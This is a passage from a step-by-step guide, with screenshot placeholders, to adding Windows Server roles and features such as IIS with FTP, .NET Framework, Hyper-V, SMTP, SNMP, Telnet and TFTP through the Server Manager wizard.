


10. **Features** section appears, select the checkboxes for **.NET Framework 3.5, Branch Cache, Client for NFS** and **Group Policy Management** Features, as well as all the checkboxes under **.NET Framework 4.5 Features**, and click **Next**.




11. Click **Add Features** button if you get a prompt for the features to be added, while selecting any features. Click **Next**.

12. **Web Server Role (IIS)** section appears in the wizard, click **Next**.




13. **Role Services** section appears in the wizard. Scroll down the Role services and check **FTP Service** under **FTP Server** role.


14. Click **Next**



15. **Confirmation** section appears in the wizard, click **Install** (Ignore the warning under the Custom installation selections wizard).



16. Add Roles and Features Wizard for **Installation progress** will show the installation progress of the features. It will take a while to **complete** the installation of selected roles




17. After the completion of installation, click **Close** button


## Adding Hyper-V roles in Server Manager

18. To Add **Hyper-V** roles in Server Manager, repeat the step 2 to step 6 from the above task


19. Check the **Hyper-V** role in **Server Roles** section




20. Add Roles and Features wizard for Hyper-V will appear. Click **Add Features**




21. You will observe that the Hyper-V server role option is checked. Click **Next**




22. **Add Roles and Features Wizard** will appear for **Features** selection; select all the features for **.NET Framework 3.5**. Click **Add Features** button if you get a prompt for the features to be added while selecting few of the features.




23. Scroll down the section and check **RPC over HTTP Proxy**, **SMTP Server**, **SNMP WMI Provider** under **SNMP Service** feature, **Telnet Client**, **Telnet Server** and **TFTP Client** roles. Click **Add Features** button if you get a prompt for the features to be added while selecting few of the features.
24. Click **Next**



